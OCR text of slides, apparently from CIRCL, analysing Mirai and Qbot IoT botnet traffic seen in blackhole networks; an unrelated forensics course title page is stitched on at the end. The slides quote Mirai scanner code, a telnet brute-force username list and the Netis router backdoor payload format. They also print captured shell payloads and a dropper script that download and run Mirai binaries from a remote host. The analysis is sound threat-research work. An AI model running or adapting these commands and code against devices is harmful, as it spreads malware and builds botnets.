$Attacker_{1...n}$
Botmaster

Mirai case


Discovering new devices

```
211                 iph->id = rand_next();
212                 iph->saddr = LOCAL_ADDR;
213                 iph->daddr = get_random_ip();
214                 iph->check = 0;
215                 iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217                 if (i % 10 == 0)
218                 {
219                     tcph->dest = htons(2323);
220                 }
221                 else
222                 {
223                     tcph->dest = htons(23);
224                 }
225                 tcph->seq = iph->daddr;
226                 tcph->check = 0;
227                 tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229                 paddr.sin_family = AF_INET;
230                 paddr.sin_addr.s_addr = iph->daddr;
231                 paddr.sin_port = tcph->dest;
232
233                 sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234             }
```

Mirai case


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30
);

return INET_ADDR(o1,o2,o3,o4);
```

Mirai case


Mirai behavior observed in blackhole networks
https://www.circl.lu/
isn=ip dest
Unique IP addresses
1.2 × 10^6
1 × 10^6
800000
600000
400000
200000
0
09/01/16
11/01/16
01/01/17
03/01/17
05/01/17
07/01/17
09/01/17
day

Mirai case

New forks



IoT malware familes

- `Linux.Darlloz` (aka Zollard)
- `Linux.Aidra` / Linux.Lightaidra
- `Linux.Xorddos` (aka XOR.DDos)
- `Linux.Ballpit` (aka LizardStresser)
- `Linux.Gafgyt` (aka GayFgt, Bashlite)
- `Linux.Moose`
- `Linux.Dofloo` (aka AES.DDoS, Mr. Black)
- `Linux.Pinscan` / Linux.Pinscan.B (aka PNScan)
- `Linux.Kaiten` / Linux.Kaiten.B (aka Tsunami)
- `Linux.Routrem` (aka Remainten, KTN-Remastered, KTN-RM)
- `Linux.Wifatch` (aka Ifwatch)
- `Linux.LuaBot`

Source: `https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks`

Qbot

Brute force attacks telnet accounts

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: `http://leakedfiles.org/Archive/Malware/Botnet%20files/QboT%20Sources/BASHLITE/aresselfrep.c`

Qbot

Commands

- PING
- GETLOCALIP
- SCANNER $\rightarrow$ ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

Netcore/Netis routers backdoor exploits

- Backdoor reported by Trendmicro the 8th August 2014[4]
- Send UDP packet on port 53413
- Payload must start with $AA\backslash 0AAAA\backslash 0$ followed with shell commands[5]
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

[4] `http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/`

[5] `https://www.seebug.org/vuldb/ssvid-90227`


Injected URLS in UDP payloads

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd
    /root || cd /; wget http://xx.xx.207.14/kanker;
    chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c
    get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp
    -r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh
    tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
    xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf
    kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```


Injected URLS in UDP payloads

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEBSERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm␣mirai.arm5n␣mirai.arm7␣mirai.x68␣
    mirai.x86␣mirai.m68k␣mirai.mips␣mirai.mpsl␣mirai.ppc
    ␣mirai.sh4␣mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEBSERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```

Injected URLS in UDP payloads



Injected URLS in UDP payloads



Conclusions

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tunning attacks
  - Detect infrastructure changes
  - Detect DDOS mitigation solutions
  - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there $\rightarrow$ MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved $\rightarrow$ host a sensor, provide unused IP space?
- Contact info@circl.lu

CIRCL - DFIR 1.0.2

Introduction: File System Forensics and Data Recovery

CIRCL *TLP:WHITE*

info@circl.lu

Edition May 2020

Thanks to:

AusCERT

JISC


Overview

1. File System Analysis - Overview
2. FAT - File Allocation Table
3. NTFS - New Technology File System
4. NTFS - Advanced
5. File System Time Line
6. Carving
7. String Search
8. Forensics Challenges
9. Bibliography and Outlook

